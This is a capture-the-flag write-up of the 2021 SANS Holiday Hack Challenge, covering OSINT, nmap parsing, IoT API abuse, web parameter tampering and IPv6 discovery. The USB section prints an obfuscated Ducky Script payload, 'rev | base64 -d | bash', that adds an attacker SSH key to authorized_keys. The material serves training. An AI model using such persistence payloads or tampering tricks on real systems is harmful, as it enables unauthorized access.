Featuring KringleCon 4: Calling Birds

Write-up

by

Jeroen Schijvenaars

TABLE OF CONTENTS

THE-J-FILES (*EXECUTIVE PIN BOARD OVERVIEW*)

1 KringleCon Orientation

I am greeted by Jingle Ringford who provides a quick orientation to the event before I can start my investigations. ***(Difficulty 1/5)***

Jingle Ringford
Welcome to the North Pole, KringleCon, and the 2021 SANS Holiday Hack Challenge! I'm Jingle Ringford, one of Santa's elves. Santa asked me to come here and give you a short orientation to this festive event. Before you move forward through the gate, I'll ask you to accomplish a few simple tasks. First things first, here's your badge! It's that wrapped present in the middle of your avatar.
Great - now you're official! Click on the badge on your avatar 🎁. That's where you will see your Objectives, Hints, and gathered Items for the Holiday Hack Challenge. We've also got handy links to the KringleCon talks and more there for you! Next, click on that USB wifi adapter - just in case you need it later.

Story narrative 1 of 10

Listen children to a story that was written in the cold
'Bout a Kringle and his castle hosting hackers, meek and bold

Jingle Ringford
Click on the badge on your avatar 🎁. That's where you will see your Objectives, Hints, and gathered Items for the Holiday Hack Challenge.
We've also got handy links to the KringleCon talks and more there for you!
Next, click on that USB wifi adapter - just in case you need it later.

Jingle Ringford
Fantastic!
OK, one last thing. Click on the Cranberry Pi Terminal and follow the on-screen instructions.

```
Enter the answer here

> answer
Your answer: answer

Your answer is correct!
```

Jingle Ringford
Great! Your orientation is now complete! You can enter through the gate now. Have FUN!!!

After entering through the gates I can see Santa and the four calling birds. Santa notes that another conference is being held at the North Pole, by Jack Frost (Jack's Back).

Santa
Ho ho ho! I'm Santa Claus!
Welcome to the North Pole and KringleCon IV: Calling Birds!
I'd like to introduce you to the four birds here, each of whom is calling.
We're so glad to have you here to celebrate the holidays - and practice some important skills.
What's that? You've heard of another conference up at the North Pole?
Well, I'm afraid you'll have to ask Jack Frost about that.
*To be honest, I'm not quite sure **what** his intentions are, but I am keeping an eye out...*
Anyway, enjoy your time with the SANS Holiday Hack Challenge and KringleCon!

Story narrative 2 of 10

Then from somewhere came another, built his tower tall and proud
Surely he, our Frosty villain hides intentions 'neath a shroud

2 Where in the World is Caramel Santaigo?

Help Tangle Coalbox find a wayward elf in Santa's courtyard. Talk to Piney Sappington nearby for hints. ***(Difficulty 1/5)***

I make my way through Santa's castle to the courtyard at the back where I find Piney Sappington who requires some help identifying a tampered file.

2.1 Exif Metadata

Piney Sappington
Hi ho, Piney Sappington at your service! Well, honestly, I could use a touch of your services. You see, I've been looking at these documents, and I know someone has tampered with one file. Do you think you could log into this Cranberry Pi and take a look? It has exiftool installed on it, if that helps you at all. I just... Well, I have a feeling that someone at that other conference might have fiddled with things. And, if you help me figure this tampering issue out, I'll give you some hints about OSINT, especially associated with geographic locations!

There are 25 documents and using exiftool to look at the `Last Modified By` value on each one identifies that Jack Frost last modified `2021-12-21.docx`:

```
$ ls
2021-12-01.docx  2021-12-06.docx  2021-12-11.docx  2021-12-16.docx  2021-12-21.docx
2021-12-02.docx  2021-12-07.docx  2021-12-12.docx  2021-12-17.docx  2021-12-22.docx
2021-12-03.docx  2021-12-08.docx  2021-12-13.docx  2021-12-18.docx  2021-12-23.docx
2021-12-04.docx  2021-12-09.docx  2021-12-14.docx  2021-12-19.docx  2021-12-24.docx
2021-12-05.docx  2021-12-10.docx  2021-12-15.docx  2021-12-20.docx  2021-12-25.docx
$ exiftool *.docx | grep Modified
...
Last Modified By                : Santa Claus
Last Modified By                : Santa Claus
Last Modified By                : Jack Frost
Last Modified By                : Santa Claus
...
$ exiftool 2021-12-21.docx
ExifTool Version Number         : 12.16
File Name                       : 2021-12-21.docx
<snip>
Creator                         : Santa Claus
Keywords                        :
Description                     :
Last Modified By                : Jack Frost
Revision Number                 : 3
Create Date                     : 2021:12:21 00:00:00Z
Modify Date                     : 2021:12:24 23:59:59Z
```

```
--------------------------------------------------------------------------------------------------------

HELP! That wily Jack Frost modified one of our naughty/nice records, and right
before Christmas! Can you help us figure out which one? We've installed exiftool
for your convenience!

Filename (including .docx extension) > 2021-12-21.docx
Your answer: 2021-12-21.docx

Checking........
Wow, that's right! We couldn't have done it without your help! Congratulations!
```

Piney Sappington
Wow, you figured that out in no time! Thanks!

Piney Sappington was very grateful and provide some helpful tips that will come in handy for finding the wayward elf.

2.2 Where in the World is Caramel Santaigo

Tangle Coalbox is also located in the courtyard behind the castle.

Tangle Coalbox
Hey there, Gumshoe. Tangle Coalbox here again.
I've got a real doozy of a case for you this year.
Turns out some elves have gone on some misdirected journeys around the globe.
It seems that someone is messing with their travel plans.
We could sure use your open source intelligence (OSINT) skills to find them.
Why dontcha' log into this vintage Cranberry Pi terminal and see if you have what it takes to track them around the globe.

Hints	
1	**Coordinate Systems**: Don't forget coordinate systems other than lat/long like MGRS and what3words.
2	**Flask Cookies**: While Flask cookies can't generally be forged without the secret, they can often be decoded and read.
3	**OSINT Talk**: Clay Moody is giving a talk about OSINT techniques right now!

After launching the Caramel Santaigo terminal and using the Dev Tools a Cookiepella cookie is spotted for https://caramel.kringlecastle.com. The Flask cookie used by the web is stored client-side and can be easily decode using Cyber Chef by performing the following steps as noted by Chris Elgee:

- Put the cookie in the **Input** field
- Drag **From Base64** and **Zlib Inflate** into the **Recipe**
- Set the Base64 alphabet to **URL safe**
- Bake and poof! You get **Output** like:


```
{"day":"Monday","elf":"Ribb Bonbowford","elfHints":["The elf got really heated about
using tabs for indents.","The elf mentioned something about Stack Overflow and
C#.","Oh, I noticed they had a Star Wars themed phone case.","They kept checking
their Slack app.","hard"],"hour":9,"location":"Santa's Castle","options":[["Vienna,
Austria","Prague, Czech Republic","Stuttgart, Germany"],["London, England","Antwerp,
Belgium","Rovaniemi, Finland"],["Reykjav\u00edk, Iceland","New York,
USA","Rovaniemi, Finland"],["Placeholder","Reykjav\u00edk, Iceland","Antwerp,
Belgium"]],"randomSeed":177,"route":["Stuttgart, Germany","Rovaniemi, Finland","New
York, USA","Placeholder"],"victoryToken":"{
hash:\"c26dc42b4fcbd3a35aa79d12b11894aa0ab4e3ec0e40ccc3f5c6cd0d49874961\",
resourceId: \"1999c8c7-296e-4684-9b97-037bd22d8363\"}"}
```


Using this decoded information I located the wayward elf in the game by first following the depart route order and then investigate the locations until **I caught the wayward elf**.

Tangle Coalbox
You never cease to amaze, Kid. Thanks for your help.

3 Thaw Frost Tower's Entrance

Turn up the heat to defrost the entrance to Frost Tower. Click on the Items tab in your badge to find a link to the Wifi Dongle's CLI interface. Talk to Greasy Gopherguts outside the tower for tips. ***(Difficulty 2/5)***

As I make my way to the Frost Tower I come across Jack Frost who seems even bolder than last year.

Jack Frost
Welcome to the North Pole - the Frostiest Place on Earth™!Last year, Santa somehow foiled my plot. So this year, I've decided to beat Santa at his own game – I'm gonna take over the Holiday Season from the old man and dominate it myself. I've built Frost Tower, the epicenter

of Frostiness at the North Pole. Believe me, it's the BIGGEST North Pole tower the world has EVER seen! So much better than that lame castle next door. And, quite frankly, our FrostFest conference is going to be the GREATEST con in the history of cons. As for FrostFest, we honor all badges for entry, including those from the lame conference next door. Oh, and make sure you visit the gift shop and buy some SWAG on your way out. Everybody says it's the best SWAG you'll ever find! People love our swag!

3.1 Grepping for Gold

I continue onwards to Greasy GopherGuts who is looking for some help parsing some nmap output.

Greasy GopherGuts

Grnph. Blach! Phlegm. I'm Greasy Gopherguts. I need help with parsing some Nmap output. If you help me find some results, I'll give you some hints about Wi-Fi. Click on the terminal next to me and read the instructions. Maybe search for a cheat sheet if the hints in the terminal don't do it for ya'. You'll type quizme in the terminal and grep through the Nmap bigscan.gnmap file to find answers.

Launching the terminal the file `bigscan.gnmap` is provided which contains the results of a default nmap scan against 34.76.0.0/14 subnet:

```
Howdy howdy!  Mind helping me with this homew- er, challenge?
Someone ran nmap -oG on a big network and produced this bigscan.gnmap file.
The quizme program has the questions and hints and, incidentally,
has NOTHING to do with an Elf University assignment. Thanks!

Answer all the questions in the quizme executable:
- What port does 34.76.1.22 have open?
- What port does 34.77.207.226 have open?
- How many hosts appear "Up" in the scan?
- How many hosts have a web port open?  (Let's just use TCP ports 80, 443, and 8080)
- How many hosts with status Up have no (detected) open TCP ports?
- What's the greatest number of TCP ports any one host has open?

Check out bigscan.gnmap and type quizme to answer each question.

$ ls
bigscan.gnmap
$ head -1 bigscan.gnmap
# Nmap 7.80 scan initiated Fri Jul 26 11:57:12 as: nmap -oG bigscan.gnmap 34.76.0.0/14
$ grep 34.76.1.22 bigscan.gnmap
Host: 34.76.1.22 ()     Status: Up
Host: 34.76.1.22 ()     Ports: 62078/open/tcp//iphone-sync///      Ignored State: closed (999)
$ grep 34.77.207.226 bigscan.gnmap
Host: 34.77.207.226 ()     Status: Up
Host: 34.77.207.226 ()     Ports: 8080/open/tcp//http-proxy///      Ignored State: filtered (999)
$ grep "Status: Up" bigscan.gnmap | wc -l
26054
$ cat bigscan.gnmap | grep -E "(80|443|8080)/open/tcp" | wc -l
14372
$ grep "Status: Up" bigscan.gnmap | wc -l
26054
$ grep "open/" bigscan.gnmap | wc -l
25652
$ echo $((26054-25652))
402
$ grep "closed" bigscan.gnmap | cut -d "(" -f 3 | sort -n | head -1
988)   # Note that only 1000 ports where scanned as per the nmap scan so 1000 - 988 = 12
         open ports

$ quizme
What port does 34.76.1.22 have open?
Please enter your answer or press h for a hint: 62078
That's correct!
You have 5 challenges left.
$ quizme
What port does 34.77.207.226 have open?
Please enter your answer or press h for a hint: 8080
That's correct!
You have 4 challenges left.
$ quizme
How many hosts appear "Up" in the scan?
Please enter your answer or press h for a hint: 26054
That's correct!
You have 3 challenges left.
```

```
$ quizme
How many hosts have a web port open?  (Let's just use TCP ports 80, 443, and 8080)
Please enter your answer or press h for a hint: 14372
That's correct!
You have 2 challenges left.
$ quizme
How many hosts with status Up have no (detected) open TCP ports?
Please enter your answer or press h for a hint: 402
That's correct!
You have 1 challenge left.
$ quizme
What's the greatest number of TCP ports any one host has open?
Please enter your answer or press h for a hint: 12
That's correct!
You've done it!
```

Greasy GopherGuts
Grack. Ungh. ... Oh! You really did it? Well, OK then. Here's what I know about the wifi here. Scanning for Wi-Fi networks with iwlist will be location-dependent. You may need to move around the North Pole and keep scanning to identify a Wi-Fi network. Wireless in Linux is supported by many tools, but iwlist and iwconfig are commonly used at the command line. The curl utility can make HTTP requests at the command line!
By default, curl makes an HTTP GET request. You can add --request POST as a command line argument to make an HTTP POST request. When sending HTTP POST, add --data-binary followed by the data you want to send as the POST body.

3.2 Thaw Frost Tower's Entrance

The front doors of Frost Tower are indeed frozen shut and entry is currently blocked.

Grimy McTrollkins
Yo, I'm Grimy McTrollkins. I'm a troll and I work for the big guy over there: Jack Frost. I'd rather not be bothered talking with you, but I'm kind of in a bind and need your help. Jack Frost is so obsessed with icy cold that he accidentally froze shut the door to Frost Tower! I wonder if you can help me get back in. I think we can melt the door open if we can just get access to the thermostat inside the building. That thermostat uses Wi-Fi. And I'll bet you picked up a Wi-Fi adapter for your badge when you got to the North Pole.
Click on your badge and go to the Items tab. There, you should see your Wi-Fi Dongle and a button to "Open Wi-Fi CLI." That'll give you command-line interface access to your badge's wireless capabilities.

Hints	
1	**Linux Wi-Fi Commands**: The iwlist and iwconfig utilities are key for managing Wi-Fi from the Linux command line.
2	**Web Browsing with cURL**: cURL makes HTTP requests from a terminal - in Mac, Linux, and modern Windows!
3	**Adding Data to cURL requests**: When sending a POST request with data, add `--data-binary` to your `curl` command followed by the data you want to send.

Using my WiFi Dongle I walk around Frost Tower scanning for open wireless networks. When standing in front of the window to the left of the entrance door I pick up a wireless network called `FROST-Nidus-Setup`. The wireless is open and doesn't required any authentication, after connecting a message was displayed advising this is the Nidus Thermostat and it is not yet configured which allows us to change the temperature inside the building above 0:

```
                         ATTENTION ALL ELVES

In Santa's workshop (wireless division), we've been busy adding new Cranberry
Pi features. We're proud to present an experimental version of the Cranberry
Pi, now with Wi-Fi support!

This beta version of the Cranberry Pi has Wi-Fi hardware and software
support using the Linux wireless-tools package. This means you can use iwlist
to search for Wi-Fi networks, and connect with iwconfig! Read the manual
pages to learn more about these commands:

man iwlist
```

```
man iwconfig

I'm afraid there aren't a lot of Wi-Fi networks in the North Pole yet, but if
you keep scanning maybe you'll find something interesting.

                                                    - Sparkle Redberry

$ iwlist wlan0 scanning
wlan0     Scan completed :
          Cell 01 - Address: 02:4A:46:68:69:21
                    Frequency:5.2 GHz (Channel 40)
                    Quality=48/70  Signal level=-62 dBm
                    Encryption key:off
                    Bit Rates:400 Mb/s
                    ESSID:"FROST-Nidus-Setup"

$ iwconfig wlan0 ESSID "FROST-Nidus-Setup"
** New network connection to Nidus Thermostat detected! Visit http://nidus-setup:8080/ to complete setup
(The setup is compatible with the 'curl' utility)

$ curl http://nidus-setup:8080
◈────────────────────────────────────────────────────────────────────────────────────────◈

Nidus Thermostat Setup

◈────────────────────────────────────────────────────────────────────────────────────────◈

WARNING Your Nidus Thermostat is not currently configured! Access to this
device is restricted until you register your thermostat » /register. Once you
have completed registration, the device will be fully activated.

In the meantime, Due to North Pole Health and Safety regulations
42 N.P.H.S 2600(h)(0) - frostbite protection, you may adjust the temperature.

API

The API for your Nidus Thermostat is located at http://nidus-setup:8080/apidoc
$ curl http://nidus-setup:8080/apidoc
◈────────────────────────────────────────────────────────────────────────────────────────◈

Nidus Thermostat API

◈────────────────────────────────────────────────────────────────────────────────────────◈

The API endpoints are accessed via:

http://nidus-setup:8080/api/<endpoint>

Utilize a GET request to query information; for example, you can check the
temperatures set on your cooler with:

curl -XGET http://nidus-setup:8080/api/cooler

Utilize a POST request with a JSON payload to configuration information; for
example, you can change the temperature on your cooler using:

curl -XPOST -H 'Content-Type: application/json' \
  --data-binary '{"temperature": -40}' \
  http://nidus-setup:8080/api/cooler


• WARNING: DO NOT SET THE TEMPERATURE ABOVE 0! That might melt important furniture

Available endpoints
```

Path	Available without registering?
/api/cooler	Yes
/api/hot-ice-tank	No
/api/snow-shower	No
/api/melted-ice-maker	No
/api/frozen-cocoa-dispenser	No
/api/toilet-seat-cooler	No
/api/server-room-warmer	No

```
$ curl -XPOST -H 'Content-Type: application/json' --data-binary '{"temperature": 35}' http://nidus-setup:8080/api/cooler
{
  "temperature": 35.09,
  "humidity": 40.88,
  "wind": 23.27,
  "windchill": 39.13,
  "WARNING": "ICE MELT DETECTED!"
}
```

And with that **the doors defrost and open up**.

4 Slot Machine Investigation

Test the security of Jack Frost's slot machines. What does the Jack Frost Tower casino security team threaten to do when your coin total exceeds 1000? Submit the string in the server data.response element. Talk to Noel Boetie outside Santa's Castle for help. ***(Difficulty 2/5)***

Before I start testing the security of Jack Frost's slot machines a head over to Noel Boetie in front of Santa's Castle.

4.1 Logic Munchers

Noel Boetie

Hello there! Noel Boetie here. We're all so glad to have you attend KringleCon IV and work on the Holiday Hack Challenge! I'm just hanging out here by the Logic Munchers game. You know… logic: that thing that seems to be in short supply at the tower on the other side of the North Pole? Oh, I'm sorry. That wasn't terribly kind, but those frosty souls do confuse me... Anyway, I'm working my way through this Logic Munchers game. A lot of it comes down to understanding boolean logic, like True And False is False, but True And True is True. It can get a tad complex in the later levels. I need some help, though. If you can show me how to complete a stage in Potpourri at the Intermediate (Stage 3) or higher, I'll give you some hints for how to find vulnerabilities. Specifically, I'll give you some tips in finding flaws in some of the web applications I've heard about here at the North Pole, especially those associated with slot machines!

After launching the logic chompers terminal select Intermediate and Potpourri and click Play! When the game started the game data is displayed in the Console within the Dev Tools in the brower. Each array of 5 is the 5 squaries in each column from left to right with the awnser provided. Using this information the game was quickly beaten.

```
Connecting to Chomper HQ at wss://logic.kringlecastle.com/ws
Connected
Challenges is 6 long and looks like:
▼Array(6)
  ▼0: Array(5)
    ▶0: (2) ['0b0101 << 2 = 0b10110', false]
    ▶1: (2) ['0b0101 || 0b0110 = 0b0111', true]
    ▶2: (2) ['8 + 8 = 15', false]
    ▶3: (2) ['0b0011 || 0b0110 = 0b0111', true]
    ▶4: (2) ['True', true]
     length: 5
    ▶[[Prototype]]: Array(0)
  ▼1: Array(5)
    ▶0: (2) ['0b1000 << 1 = 0b1100', false]
    ▶1: (2) ['5 >= 4', true]
    ▶2: (2) ['15 + 11 = 25', false]
    ▶3: (2) ['7 + 20 = 27', true]
    ▶4: (2) ['False and False', false]
     length: 5
    ▶[[Prototype]]: Array(0)
  ▼2: Array(5)
    ▶0: (2) ['1=1', true]
    ▶1: (2) ['5 != 5', false]
    ▶2: (2) ['False', false]
```

4.2 Slow Machine Investigation

I now head towards Frost Tower and enter through the open doors where I am greeted by Jack Frost.

Story narrative 3 of 10


So begins Jack's reckless mission: gather trolls to win a war
Build a con that's fresh and shiny, has this yet been done before?

Jack Frost

Welcome to Frost Tower and Casino, the epicenter of the Frostiest Place on Earth™! We'll be running the Holiday Season from this point on, doing things far better than those amateurs at Santa's castle. Sadly, they just don't understand the true meaning of the holidays. Feel free to explore, place some bets on certain slot machines, and visit the gift store on your way out to shop to your heart's content. Money, money, money! That's the true meaning of the holiday season. And don't forget: Tell all your friends to come to FrostFest and stay away from that lame con next door!


Hints	
1	**Parameter Tampering**: It seems they're susceptible to parameter tampering.
2	**Intercepting Proxies**: Web application testers can use tools like Burp Suite or even right in the browser with Firefox's Edit and Resend feature.

Launching the website (https://slots.jackfrosttower.com/) in Firefox and playing the game while looking at the Network tab in the Dev Tools shows the POST requests for the spin. As Noel Boetie mentioned that the site was susceptible to parameter tampering we first identify what the 3 parameters (`betamount=1&numline=20&cpl=0.1`) do by changing values playing the game:



- betamount = Bet Level
- numline = Number of lines played
- cpl = Bet Size

Right click on a POST request select **Edit and Resend**. In the New Request window in the request body there are we can change the values of `betamount=1&numline=20&cpl=0.1` and click **Send** to send it to the server. After a few tries changing the values and sending them it becomes clear that changing the Bet Size to a negiative value the moment you loose you actually win the money. I changed the `cpl` variable to be `-1000` and click **Send** and the response back shows 20088 credits (Winner winner chicken dinner!). Looking further at the data.response it reads: **I'm going to have some bouncer trolls bounce you right out of this casino!**



5 Strange USB Device

Assist the elves in reverse engineering the strange USB device. Visit Santa's Talks Floor and hit up Jewel Loggins for advice. ***(Difficulty 2/5)***

Trying not to get in trouble at the casino, I head back to Santa's castle and head towards the Santavator where I run in to Sparkle Redberry.

Sparkle Redberry
Hey there! I'm Sparkle Redberry. This year, the Santavator is in top working shape! We ironed out all of the issues from last year with it. As for that tower next door, I hear they have an elevator of some sort too. I just don't know if it would take me anywhere I'd really want to go.

5.1 IPv6 Sandbox

Using the Santavator I head up to level 2 where the KringleCon Talks are being held.

Jewel Loggins
Well hello! I'm Jewel Loggins. I have to say though, I'm a bit distressed. The con next door? Oh sure, I'm concerned about that too, but I was talking about the issues I'm having with IPv6. I mean, I know it's an old protocol now, but I've just never checked it out. So now I'm trying to do simple things like Nmap and cURL using IPv6, and I can't quite get them working! Would you mind taking a look for me on this terminal? I think there's a Github Gist that covers tool usage with IPv6 targets. The tricky parts are knowing when to use [] around IPv6 addresses and where to specify the source interface. I've got a deal for you. If you show me how to solve this terminal, I'll provide you with some nice tips about a topic I've been researching a lot lately – Ducky Scripts! They can be really interesting and fun!

After launching the terminal I ping the All Nodes Address (ff02::1) and All Routers Address (ff02:2) multicast addresses and list the neighbour table in kernel to see any systems that responded:

```
Tools:

* netcat
* nmap
* ping / ping6
* curl

Welcome, Kringlecon attendee! The candy striper is running as a service on
this terminal, but I can't remember the password. Like a sticky note under the
keyboard, I put the password on another machine in this network. Problem is: I
don't have the IP address of that other host.

Please do what you can to help me out. Find the other machine, retrieve the
password, and enter it into the Candy Striper in the pane above. I know you
can get it running again!

$ ping6 ff02::1 -c2
PING ff02::1(ff02::1) 56 data bytes
64 bytes from fe80::42:c0ff:fea8:a003%eth0: icmp_seq=1 ttl=64 time=0.031 ms
64 bytes from fe80::42:3ff:fecc:4a77%eth0: icmp_seq=1 ttl=64 time=0.062 ms (DUP!)
64 bytes from fe80::42:c0ff:fea8:a002%eth0: icmp_seq=1 ttl=64 time=0.078 ms (DUP!)
64 bytes from fe80::42:c0ff:fea8:a003%eth0: icmp_seq=2 ttl=64 time=0.036 ms

--- ff02::1 ping statistics ---
2 packets transmitted, 2 received, +2 duplicates, 0% packet loss, time 3ms
rtt min/avg/max/mdev = 0.031/0.051/0.078/0.021 ms
$ ping6 ff02::2 -c2
PING ff02::2(ff02::2) 56 data bytes
64 bytes from fe80::42:3ff:fecc:4a77%eth0: icmp_seq=1 ttl=64 time=0.043 ms
64 bytes from fe80::42:3ff:fecc:4a77%eth0: icmp_seq=2 ttl=64 time=0.055 ms

--- ff02::2 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 27ms
rtt min/avg/max/mdev = 0.043/0.049/0.055/0.006 ms
$ ip neigh
```

```
fe80::1 dev eth0 lladdr 02:42:03:cc:4a:77 router REACHABLE
fe80::42:c0ff:fea8:a002 dev eth0 lladdr 02:42:c0:a8:a0:02 REACHABLE
```

Now that we have the other machine identified (**fe80::42:c0ff:fea8:a002**), useing nmap to identify and unusual port (**9000**) listing. To quick test what the service might be I use nc to connect to it, the service provided me back the password:

```
$ nmap -6 fe80::42:c0ff:fea8:a002%eth0
Starting Nmap 7.70 ( https://nmap.org ) at 2021-12-29 13:29 UTC
Nmap scan report for fe80::42:c0ff:fea8:a002
Host is up (0.00013s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
9000/tcp open  cslistener

Nmap done: 1 IP address (1 host up) scanned in 13.04 seconds
$ nc -6 fe80::42:c0ff:fea8:a002%eth0 9000
PieceOnEarth

--------------------------------------------------------------------------------

ENTER THE CORRECT PHRASE TO ENGAGE THE CANDY STRIPER
> PieceOnEarth

Checking....
CANDY STRIPER REENGAGED. THANK YOU!
```

5.2 Strange USB Device

After helping Jewel Loggins out I'm making my way further on the second floor to the Speaker UnPregaredness Room where Morcel Nougat is locate.

Morcel Nougat
Hello and welcome to the speaker _Un_Preparedness Room! I'm Morcel Nougat, elf extraordinaire. I've heard the talks at the other con across the way are a bit... off. I really don't think they have the right sense about what makes for a wonderful holiday season. But, anyway! Say, do you know anything about USB Rubber Duckies? I've been playing around with them a bit myself. Please see what you can do to help solve the Rubber Ducky Objective!

Hints	
1	**Ducky Script**: Ducky Script is the language for the USB Rubber Ducky.
2	**Ducky Encoder**: Attackers can encode Ducky Script using a duck encoder for delivery as `inject.bin`.
3	**Ducky RE with Mallard**: It's also possible the reverse engineer encoded Ducky Script using Mallard.
4	**Mitre ATT&CK™ and Ducky**: The MITRE ATT&CK™ tactic T1098.004 describes SSH persistence techniques through authorized keys files.

Connecting to the terminal we identify the inject.bin file on the USB device and decode it with the provided mallard.py script:

```
A random USB device, oh what could be the matter?
It seems a troll has left this, right on a silver platter.
Oh my friend I need your ken, this does not smell of attar.
Help solve this challenge quick quick, I shall offer no more natter.

Evaluate the USB data in /mnt/USBDEVICE.

$ ls
mallard.py*
$ ls /mnt/USBDEVICE/
inject.bin
$ python3 mallard.py -f /mnt/USBDEVICE/inject.bin
ENTER
```

```
...
DELAY 200
STRING echo
==gCzlXZr9FZlpXay9Ga0VXYvg2cz5yL+BiP+AyJt92YuIXZ39Gd0N3byZ2ajFmau4WdmxGbvJHdAB3bvd2Ytl3ajlGILFESV1mWVN2SCh
VYTp1VhNlRyQ1UkdFZopkbS1EbHpFSwdlVRJlRVNFdwM2SGVEZnRTaihmVXJ2ZRhVWvJFSJBTOtJ2ZV12YuVlMkd2dTVGb0dUSJ5UMVdGN
Xl1ZrhkYzZ0ValnQDRmd1cUS6x2RJpHbHFWVClHZOpVVTpnWwQFdSdEVIJlRS9GZyoVcKJTVzwWMkBDcWFGdW1GZvJFSTJHZIdlWKhkU14
UbVBSYzJXLoN3cnAyboNWZ | rev | base64 -d | bash
...
```

The command that stands out is the reversed base64 encoded string, decoding the string shows indeed that it was a way to mask the adding the private key of **ickymcgood** to the authorized_keys file:

```
$ echo
==gCzlXZr9FZlpXay9Ga0VXYvg2cz5yL+BiP+AyJt92YuIXZ39Gd0N3byZ2ajFmau4WdmxGbvJHdAB3bvd2Ytl3ajlGILFESV1mWVN2SCh
VYTp1VhNlRyQ1UkdFZopkbS1EbHpFSwdlVRJlRVNFdwM2SGVEZnRTaihmVXJ2ZRhVWvJFSJBTOtJ2ZV12YuVlMkd2dTVGb0dUSJ5UMVdGN
Xl1ZrhkYzZ0ValnQDRmd1cUS6x2RJpHbHFWVClHZOpVVTpnWwQFdSdEVIJlRS9GZyoVcKJTVzwWMkBDcWFGdW1GZvJFSTJHZIdlWKhkU14
UbVBSYzJXLoN3cnAyboNWZ | rev | base64 -d
echo 'ssh-rsa
UmN5RHJZWHdrSHRodmVtaVp0d1l3U2JqZ2doRFRHTGRtT0ZzSUZNdyBUaGlzIGlzIG5vdCByZWFsbHkgYW4gU1NIIGtleSwgd2UncmUgbm
90IHRoYXQgbWVhbi4gdEFKc0tSUFRQVWpHZGlMRnJhdWdST2FSaWZSaXBKcUZmUHAK ickymcgoop@trollfun.jackfrosttower.com'
>> ~/.ssh/authorized_keys

--------------------------------------------------------------------------------

What is the troll username involved with this attack?

> ickymcgoop
Your answer: ickymcgoop

Checking....

Your answer is correct! Drat that Icky McGoop!
```

6 SHELLCODE PRIMER

Complete the Shellcode Primer in Jack's office. According to the last challenge, what is the secret to KringleCon success? "All of our speakers and organizers, providing the gift of ____, free to the community." Talk to Chimney Scissorsticks in the NetWars area for hints. ***(Difficulty 3/5)***

Using the Santavator I make my way up to the roof where Chimney Scissorsticks needs help fulling up the sleigh.

6.1 SANTA'S HOLIDAY HERO


Chimney Scissorsticks

Woo! I'm Chimney Scissorsticks, and I'm having a great time up here! I've been hanging out with all these NetWars players and not worrying about what's going on next door. In fact, I've really been having fun playing with this Holiday Hero terminal. You can use it to generate some jamming holiday tunes that help power Santa's sleigh! It's more fun to play with a friend but I've also heard there's a clever way to enable single player mode. Single player mode? I heard it can be enabled by fiddling with two client-side values, one of which is passed to the server. It's so much more fun and easier with a friend though! Either way, we'd really appreciate your help getting the sleigh all fueled up. Then I can get back to thinking about shellcode...

Launching the game and using the Dev Tools in the browser I notice the HOHOHO cookie being set with a value of false and when inspecting the source code (holidayhero.min.js) shows a variable `single_player_mode` being used which is set to false when the game is started. Based on Chimney's rumour about fiddling with two client-side values we try these two out as they seem the best fit.

I launch the game and select **2. Create Room** for a random room. Once the welcome screen is shown I right click and inspect the iframe. The first value to change is the local HOHOHO cookie:

- current value **%7B%22single_player%22%3Afalse%7D**
- change to value **%7B%22single_player%22%3Atrue%7D**



Next click close on the welcome note and when it says *waiting for player 2* right click and click inspect (this to ensure we have the right iframe), go to the console and type the following:

```
single_player_mode = true
```


You receive a message in the game advising that Player 2 (COMPUTER) has joined! Now you can play the game as per normal and get the fuel above 80% as the computer plays as player 2.

Chimney Scissorsticks
You did it - rock on! We're all set now that the sleigh is fueled!

